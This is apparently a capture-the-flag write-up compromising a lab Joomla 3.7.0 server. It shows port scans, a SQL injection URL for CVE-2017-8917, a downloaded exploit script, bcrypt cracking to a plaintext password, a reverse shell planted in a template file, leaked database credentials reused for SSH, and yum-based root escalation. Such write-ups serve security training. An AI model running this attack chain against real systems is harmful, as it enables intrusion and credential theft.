export machine="10.10.16.243"nmap -sV -sC -T4 -p- $machine|tee nmap.txt
nmap $machine
rustscan -a $machine
nmap -p 80 -sV -sC $machine
nmap -p 22 -sV -sC $machine
nmap -p 3306 -sV -sC $machine
Web scan

SSH scan

MySQL scan
Web enumeration
- Joomla CMS
robots.txt
User-agent: *
Disallow: /administrator/
Disallow: /bin/ - ?
Disallow: /cache/ -
Disallow: /cli/ -
Disallow: /components/ -
Disallow: /includes/ -
Disallow: /installation/ -> 404
Disallow: /language/ -
Disallow: /layouts/ -
Disallow: /libraries/ -
Disallow: /logs/ -> 404
Disallow: /modules/ -
Disallow: /plugins/ -
Disallow: /tmp/ -

# Gobuster :
/images
/templates
/media
users.txt
Super UserDirectories
feroxbuster --url http://10.10.16.243 -e
–> http://10.10.16.243/language/en-GB/en-GB.xml
Searching for how to check the Joomla version:
Joomla 3.7.0
–> /administrator
Exploitation
searchsploit Joomla 3.7.0
SQL injection
searchsploit -m php/webapps/42033.txt
cat 42033.txt- SQLMAP
URL Vulnerable:
http://10.10.16.243/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27
Python SQL injection exploit
Looking for a Python script for this vulnerability.
Searching for CVE-2017-8917 github:
wget https://raw.githubusercontent.com/Siopy/CVE-2017-8917/main/CVE-2017-8917.py
Extracted data

- Database prefix : fb9j5
- Joomla user : jonah
- Joomla user mail : jonah@tryhackme.com
- Joomla user password : $2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm
- Database user : root@localhost
- Database name : joomla
- Database version : 5.5.64-MariaDB
Password cracking

$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutmThe local hash identifier does not work.
Online hash identifier
https://hashes.com/en/tools/hash_identifier

Hashid
John
john hash.txt --wordlist=/usr/share/dict/rockyou.txt --format=bcrypt

Password
spiderman123
Credentials
jonah:spiderman123
SSH rejects these credentials. The web application accepts these credentials.

Joomla Super User access
Reverse shell
–> /administrator



The template list shows Beez3. We can edit its files.

Editing and saving index.php in the default theme:
sudo ncat -lvnp 8080Trigger /index.php

Apache user access

configuration.php
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'root';
public $password = 'nv5uz9r3ZEDzVjNu';

public $db = 'joomla';
public $dbprefix = 'fb9j5_';
public $live_site = '';
public $secret = 'UAMBRWzHO3oFPmVC';
MySQL server
mysql -u root -h 10.10.89.80

nv5uz9r3ZEDzVjNu- jjameson is a potential user

User list
jonah
root
jjameson
Password list
spiderman123
nv5uz9r3ZEDzVjNu
UAMBRWzHO3oFPmVC
SSH brute force

jjameson:nv5uz9r3ZEDzVjNuAccess as jjameson
ssh jjameson@10.10.89.80
nv5uz9r3ZEDzVjNu

Privilege escalation





https://gtfobins.github.io/gtfobins/yum/
Copying and pasting each part:

Root access